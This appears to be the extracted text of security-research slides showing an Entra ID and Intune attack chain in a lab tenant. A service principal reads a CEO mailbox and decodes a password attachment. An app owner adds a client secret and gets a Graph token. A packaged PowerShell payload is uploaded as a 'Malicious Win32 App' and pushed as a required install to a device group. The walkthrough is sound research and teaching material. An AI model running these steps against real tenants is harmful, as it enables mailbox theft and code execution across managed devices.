
LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

```
PS C:\Payload> $upn = "ceo@entraresearcher.onmicrosoft.com"
PS C:\Payload> $messages = Get-MgUserMessage -UserId $upn -Filter "hasAttachments eq true" -All:$true -Property "id,subject,receivedDateTime,hasAttachments"
PS C:\Payload> $messages |Format-List Id, Subject, ReceivedDateTime, hasAttachments
Id
PS C:\Payload> $attachments = Get-MgUserMessageAttachment -UserId $upn -MessageId $messages.Id -All:$true
PS C:\Payload> $attachments| Format-List
Subject
ReceivedDate
HasAttachments
ContentType : text/plain
Id : AQMkADIxYmMwYmRhLWI1NQBkLTRiZWItODM0OS0xZThjNTllyTc40TUARgAAA55BG04M1H1JrDKdxovg58oHABW
          kKpg7lQAAAJpCQAAAESABA8RyZXuAFkCGoatnM51MvQ==
IsInline : False
LastModifiedDateTime : 7/7/2025 4:18:32 PM
Name : ceo-password.txt
Size : 243
AdditionalProperties : {[@odata.type, #microsoft.graph.fileAttachment], [@odata.mediaContentType, text/plain],
          TWZALVByMHrlY3QzRA==]}

PS C:\Payload> $base64 = $attachments.AdditionalProperties['contentBytes']
PS C:\Payload> $bytes = [Convert]::FromBase64String($base64)
PS C:\Payload> $text = [System.Text.Encoding]::UTF8.GetString($bytes)
PS C:\Payload> Write-Host $text
Mf@-Pr0tect3D
```


CODE EXECUTION VIA INTUNE LOB APPS

CODE EXECUTION VIA INTUNE LOB APPS



CODE EXECUTION VIA INTUNE LOB APPS

But What's New?



The screenshot shows a list of permissions on the left and a table of app types on the right. A red arrow points from the top-left permission to the 'DeviceManagementApps.ReadWrite.All' row in the table.

App types	Installation	Updates
Apps from the store (store apps)	Intune installs the app on the device.	App updates are automatic.
Apps written in-house or as a custom app (line-of-business)	Intune installs the app on the device (you supply the installation file).	You must update the app.
Apps that are built in (built-in apps)	Intune installs the app on the device.	App updates are automatic.
Apps on the web (web link)	Intune creates a shortcut to the web app on the device home screen.	App updates are automatic.
Apps from other Microsoft services	Intune creates a shortcut to the app in the Company Portal. For more information, see App source setting options .	App updates are automatic.

CODE EXECUTION VIA INTUNE LOB APPS

Home > Intune-Manager

Intune-Manager | API permissions

Search Refresh Got feedback?

Overview Quickstart Integration assistant Diagnose and solve problems

Manage

- Branding & properties
- Authentication Certificates & secrets Token configuration
- API permissions**
- Expose an API App roles Owners Roles and administrators Manifest
- Support + Troubleshooting

Granting tenant-wide consent may revoke permissions that have already been granted.

The "Admin consent required" column shows the default value for an organization's consent to the app's permissions. Admin consent is required for the app to access protected resources in organizations where this app will be used. [Learn more](#)

Configured permissions

Applications are authorized to call APIs when they are granted permissions by all the permissions the application needs. [Learn more about permissions and consent](#)

+ Add a permission ✓ Grant admin consent for TheDarkSide

API / Permissions name	Type
Microsoft Graph (3)	
DeviceManagementApps.ReadWrite.All	Application
DeviceManagementServiceConfig.ReadWrite.All	Application
User.Read	Delegated

To view and manage consented permissions for individual apps, as well as to manage consent for your organization, go to the [API permissions](#) page.

DeviceManagementApps.ReadWrite.All

Expand table

Category	Application	Delegated
Identifier	78145de6-330d-4800-a6ce-494ff2d33d07	7b3f05d5-f68c-4b8d-8c59-a2ecd12f24af
DisplayText	Read and write Microsoft Intune apps	Read and write Microsoft Intune apps
Description	Allows the app to read and write the properties, group assignments and status of apps, app configurations and app protection policies managed by Microsoft Intune, without a signed-in user.	Allows the app to read and write the properties, group assignments and status of apps, app configurations and app protection policies managed by Microsoft Intune.
AdminConsentRequired	Yes	Yes

CODE EXECUTION VIA INTUNE LOB APPS

Home > Intune-Manager

Intune-Manager | Owners

Search Add owners Remove owners Got feedback?

Overview Quickstart Integration assistant Diagnose and solve problems Manage Branding & properties Authentication Certificates & secrets Token configuration API permissions Expose an API App roles Owners

Got a second to give us some feedback? →

The users listed here can view and edit this application registration. Additionally, any user (may not be listed here) (e.g., Global Administrator, Cloud App Administrator etc.) can view and edit the application registrations. Currently, only individual users are supported as owners of applications. Assignment of groups as owners is not yet supported. If the user setting "Restrict access to Microsoft Entra ID administration portal" is set to Yes, non-admin users will not be able to view or edit the applications they own. [Learn more](#)

Name	Email	User name
low-priv	low-priv@entraresearcher.onmicrosoft.com	

```
PS C:\Users> $pwd = New-AzureADApplicationPasswordCredential  
>> -ObjectId $app.ObjectId  
>> -EndDate (Get-Date).AddYears(1)  
PS C:\Users> $pwd
```

```
CustomKeyIdentifier :  
EndDate           : 7/7/2026 12:39:36 PM  
KeyId              :  
StartDate          : 7/7/2025 12:39:36 PM  
Value              :
```

CODE EXECUTION VIA INTUNE LOB APPS


```
PS C:\Users> $tenantid = 'REDACTED'
PS C:\Users> $clientId      = $appId
PS C:\Users> $clientSecret = $clientSecret
PS C:\Users> $body = @{
>>   client_id      = $clientId
>>   scope           = "https://graph.microsoft.com/.default"
>>   client_secret   = $clientSecret
>>   grant_type      = "client_credentials"
>> }
PS C:\Users> $resp = Invoke-RestMethod -Method Post ` 
>>   -Uri "https://login.microsoftonline.com/$tenantId/oauth2/v2.0/token"
>>   -Body $body
PS C:\Users> $token = $resp.access_token
PS C:\Users>
PS C:\Users> # Common headers
PS C:\Users> $headers = @{
>>   "Authorization" = "Bearer $token"
>>   "Content-Type"  = "application/json"
>> }
PS C:\Users> $token
```

e
W
3
E
0
N
U

CODE EXECUTION VIA INTUNE LOB APPS

Wait, what files can we upload?

Learn / Microsoft Intune / Intune service /

 Ask Learn


Prepare Win32 app content for upload

05/15/2025

Before you can add a Win32 app to Microsoft Intune, you must prepare the app by using the [Microsoft Win32 Content Prep Tool](#).

Convert the Win32 app content

Use the [Microsoft Win32 Content Prep Tool](#) to preprocess Windows classic (Win32) converts application installation files into the *.intunewin* format. The tool also detects



The screenshot shows the GitHub repository page for `microsoft / Microsoft-Win32-Content-Prep-Tool`. The repository has 28 issues, 8 pull requests, and 47 commits. The code tab is selected, showing files like `IntuneWinAppUtil.exe`, `Microsoft License Terms For Win32 Content Pr...`, `README.md`, `ReleaseNotes.txt`, and `SECURITY.md`. The repository is public and has 6 branches and 11 tags. A note at the bottom states: "Use the Microsoft Win32 Content Prep Tool to pre-process Windows Classic apps. The packaging tool converts".

CODE EXECUTION VIA INTUNE LOB APPS

```
PS C:\Payload> cat .\payload.ps1
whoami | Out-File -FilePath 'C:\whoami.txt' -Encoding ASCII
PS C:\Payload> Invoke-PS2EXE -InputFile C:\Payload\payload.ps1 -OutputFile C:\Payload\payload.exe -NoConsole
PS2EXE-GUI v0.5.0.31 by Ingo Karstein, reworked and GUI support by Markus Scholtes
```

```
Reading input file C:\Payload\payload.ps1   INFO    Removing temporary files=====[ 100%
Compiling file...                           =====] 100%
                                                INFO    Removed temporary files within 6 milliseconds 100%
Output file C:\Payload\payload.exe written
PS C:\Payload>                               INFO    File 'C:\Payload\Package\payload.intunewin' has been generated successfully
```

```
PS C:\Payload> .\IntuneWinAppUtil.exe --help
Version 1.8.6.0
Sample commands to use the Microsoft Intune App INFO    Done!!!=====] 100%
IntuneWinAppUtil -v                                Name
This will show the tool version.                   ----
IntuneWinAppUtil -h                                payload.intunewin
This will show usage information for the tool.
IntuneWinAppUtil -c <source_folder> -s <source_setup_file> -o <output_folder> <-a> <catalog_folder> <-q>
This will generate the .intunewin file from the specified source folder and setup file.
For MSI setup file, this tool will retrieve required information for Intune.
If -a is specified, all catalog files in that folder will be bundled into the .intunewin file.
If -q is specified, it will be in quiet mode. If the output file already exists, it will be overwritten.
Also if the output folder does not exist, it will be created automatically.
IntuneWinAppUtil
If no parameter is specified, this tool will guide you to input the required parameters step by step.
```

CODE EXECUTION VIA INTUNE LOB APPS

Off to Payload Upload!

Well, not so fast Dude!

Add a Win32 app to Intune

The following steps help you add a Windows app to Intune:

1. Sign in to the [Microsoft Intune admin center](#).
2. Select Apps > All Apps > Create.
3. On the Select app type pane, under the Other app types, select Windows app (Win32).

ⓘ Important

Be sure to use the latest version of the Microsoft Win32 Content Prep Tool. If you don't use the latest version, you'll see a warning that says the app was packaged using an older version of the tool.

4. Click Select. The Add app steps appear.


What if...
No Intune Admin
Center access?



CODE EXECUTION VIA INTUNE LOB APPS

GitHub to the rescue:

- <https://github.com/MSEndpointMgr/IntuneWin32App>



CODE EXECUTION VIA INTUNE LOB APPS

GitHub to the rescue:

- <https://github.com/MSEndpointMgr/IntuneWin32App>

```
PS C:\WINDOWS\system32> get-help IntuneWin32App
```

Name	Category	Module
-----	-----	-----
Add-IntuneWin32App	Function	IntuneWin32App

Synopsis

Create a new Win32 application in Microsoft Intune.

The screenshot shows a GitHub repository page for 'MSEndpointMgr / IntuneWin32App'. The repository is public, has 80 issues, 14 pull requests, 2 projects, and 47 watchers. It contains 1 branch and 0 tags. The code is managed by 'NickolajA' (1.4.4) with 87 commits. The repository includes files like IntuneWin32App.psm1, LICENSE, README.md, and ReleaseNotes.md. The synopsis describes the function of the module: 'Create a new Win32 application in Microsoft Intune.'

CODE EXECUTION VIA INTUNE LOB APPS

```
PS C:\Payload> $IntuneWinFile = "C:\Payload\Package\payload.intunewin"
PS C:\Payload> $IntuneWinMetaData = Get-IntuneWin32AppMetaData -FilePath $IntuneWinFile
PS C:\Payload> $DisplayName = "Win32App"
PS C:\Payload> $RequirementRule = New-IntuneWin32AppRequirementRule -Architecture "All" -MinimumSupportedWindowsRelease "W10_1607"
PS C:\Payload> $DetectionRule = New-IntuneWin32AppDetectionRuleFile -Existence -FileOrFolder "whoami.txt" -Path "C:\" -DetectionType "exists"
PS C:\Payload> $InstallCommandLine = "powershell.exe -ExecutionPolicy Bypass -File ./payload.ps1"
PS C:\Payload> $UninstallCommandLine = "cmd.exe /c"
PS C:\Payload> $ReturnCode = New-IntuneWin32AppReturnCode -ReturnCode 1337 -Type "success"
PS C:\Payload> Add-IntuneWin32App -FilePath $IntuneWinFile -DisplayName $DisplayName -Description "Malicious Win32 App" -Publisher "MS" -InstallExperience "system" -RestartBehavior "suppress" -DetectionRule $DetectionRule -RequirementRule $RequirementRule -ReturnCode $ReturnCode -InstallCommandLine $InstallCommandLine -UninstallCommandline $UninstallCommandLine -Verbose
VERBOSE: Access token refresh is not required, remaining minutes until expiration: 59
VERBOSE: Attempting to gather additional meta data from .intunewin file: C:\Payload\Package\payload.intunewin
VERBOSE: Successfully gathered additional meta data from .intunewin file
VERBOSE: Start constructing basic layout of Win32 app body
VERBOSE: Constructed the basic layout for 'EXE' Win32 app body type
VERBOSE: Detection rule objects passed validation checks, attempting to add to existing Win32 app body
VERBOSE: Retrieving default set of return codes for Win32 app body construction
VERBOSE: Additional return codes where passed as command line input, adding to array of default return codes
VERBOSE: Adding array of return codes to Win32 app body construction
VERBOSE: Attempting to create Win32 app using constructed body converted to JSON content
VERBOSE: POST https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps
VERBOSE: Successfully created Win32 app with ID: 89554e44-2658-4b84-a4d7-b99018b0160f
VERBOSE: Attempting to create contentVersions resource for the Win32 app
VERBOSE: POST https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions
VERBOSE: Successfully created contentVersions resource with ID: 1
VERBOSE: Constructing Win32 app content file body for uploading of .intunewin file
VERBOSE: POST https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files
VERBOSE: Waiting for Intune service to process contentVersions/files request
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files/6236d859-ce62-4a40-aef3-35df3c10f679
VERBOSE: Intune service request for operation 'AzureStorageUriRequest' is in pending state, sleeping for 10 seconds
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files/6236d859-ce62-4a40-aef3-35df3c10f679
VERBOSE: Intune service request for operation 'AzureStorageUriRequest' was successful with uploadState: azureStorageUriRequestSuccess
VERBOSE: Using native method for file transfer
VERBOSE: SAS Uri renewal timer has elapsed for: 0 minute 0 seconds
VERBOSE: Uploading file to Azure Storage blob, processing chunk '1' of '1'
VERBOSE: PUT with -1-byte payload
VERBOSE: received 0-byte response of content type
VERBOSE: PUT with -1-byte payload
VERBOSE: received 0-byte response of content type
VERBOSE: POST https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files/6236d859-ce62-4a40-aef3-35df3c10f679/commit
VERBOSE: Waiting for Intune service to process the commit file request
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files/6236d859-ce62-4a40-aef3-35df3c10f679
VERBOSE: Intune service request for operation 'CommitFile' is in pending state, sleeping for 10 seconds
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files/6236d859-ce62-4a40-aef3-35df3c10f679
VERBOSE: Intune service request for operation 'CommitFile' was successful with uploadState: commitfileSuccess
VERBOSE: Updating committedContentVersion property with ID '1' for Win32 app with ID: 89554e44-2658-4b84-a4d7-b99018b0160f
VERBOSE: PATCH https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f
VERBOSE: Successfully created Win32 app and committed file content to Azure Storage blob
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f
```

CODE EXECUTION VIA INTUNE LOB APPS

The screenshot shows the Microsoft Azure Groups Overview page for a group named 'Devices'. The page has a top navigation bar with 'Microsoft Azure' and a search bar. Below the navigation is a breadcrumb trail: Home > TheDarkSide | Groups > Groups | Overview > All groups >. The main content area shows the 'Devices' group details. A red box highlights the 'Devices' tab in the left sidebar. Another red box highlights the 'Object ID' field at the bottom of the page.

Microsoft Azure

Search resources, services, and docs (G+/)

Home > TheDarkSide | Groups > Groups | Overview > All groups >

Devices Group

Delete Got feedback?

Overview

Diagnose and solve problems

> Manage

> Activity

> Troubleshooting + Support

D Devices

Basic information

Membership type Assigned

Source Cloud

Type Security

Object ID 437c718d-e71b-4a16-a7ce-e35515094ac5

CODE EXECUTION VIA INTUNE LOB APPS

The screenshot shows the Microsoft Azure Groups Overview page for a group named 'Devices'. The 'Overview' tab is selected. Key details shown include:

- Membership type:** Assigned
- Source:** Cloud
- Type:** Security
- Object ID:** 437c718d-e71b-4a16-a7ce-e35515094ac5

```
PS C:\Payload> Add-IntuneWin32AppAssignmentGroup -Include -ID $app.id -GroupID $groupId -Intent "required" -Notification "showAll" -Verbose
VERBOSE: Access token refresh is not required, remaining minutes until expiration: 16
VERBOSE: RestartNotificationSnooze parameter was not specified, which means 'Allow user to snooze the restart notification' functionality will
VERBOSE: Querying for Win32 app using ID: 02a8a581-1452-4212-a439-e08cb66c39d0
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/02a8a581-1452-4212-a439-e08cb66c39d0
VERBOSE: Retrieving any existing Win32 app assignments to validate existing assignments for duplicate resources
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/02a8a581-1452-4212-a439-e08cb66c39d0/assignments
VERBOSE: Detected count of '0', skipping assignment validation for existence of target type: Group
VERBOSE: POST https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/02a8a581-1452-4212-a439-e08cb66c39d0/assignments
VERBOSE: Successfully created Win32 app assignment with ID: 437c718d-e71b-4a16-a7ce-e35515094ac5_1_0
```

CODE EXECUTION VIA INTUNE LOB APPS

A screenshot of the Microsoft Intune Managed Apps interface. The left sidebar shows navigation options: Overview, Manage (selected), Properties, Monitor, Resource explorer, Hardware, and Discovered apps. The main area displays a table with columns: Application, Version, Resolved intent, and Installation status. A single row is present, showing 'Win32App' in the Application column, 'Required install' in the Resolved intent column, and 'Waiting for install status' in the Installation status column. A red arrow points from the top right towards the 'Installation status' column of the highlighted row. A modal dialog titled 'Select user' is open, listing 'CEO' and 'EndAppUsersD...'. The status bar at the bottom right indicates '1 item loaded'.

Application	Version	Resolved intent	Installation status
Win32App		Required install	Waiting for install status

CODE EXECUTION VIA INTUNE LOB APPS

Areas managed by TheDarkSide

TheDarkSide manages the following areas and settings. Settings marked as Dynamic might change depending on device location, time, and network configuration.

[More information about Dynamic Management](#)

Policies

- Security

Applications

- Microsoft Intune Management Extension: EnforcementCompleted

Connection info

Management Server Address:

<https://r.manage.microsoft.com/devicegatewayproxy/cimhandler.ashx>

Exchange ID:


E416E9FF5300AD6B89DF8F5D8552E339

Device sync status

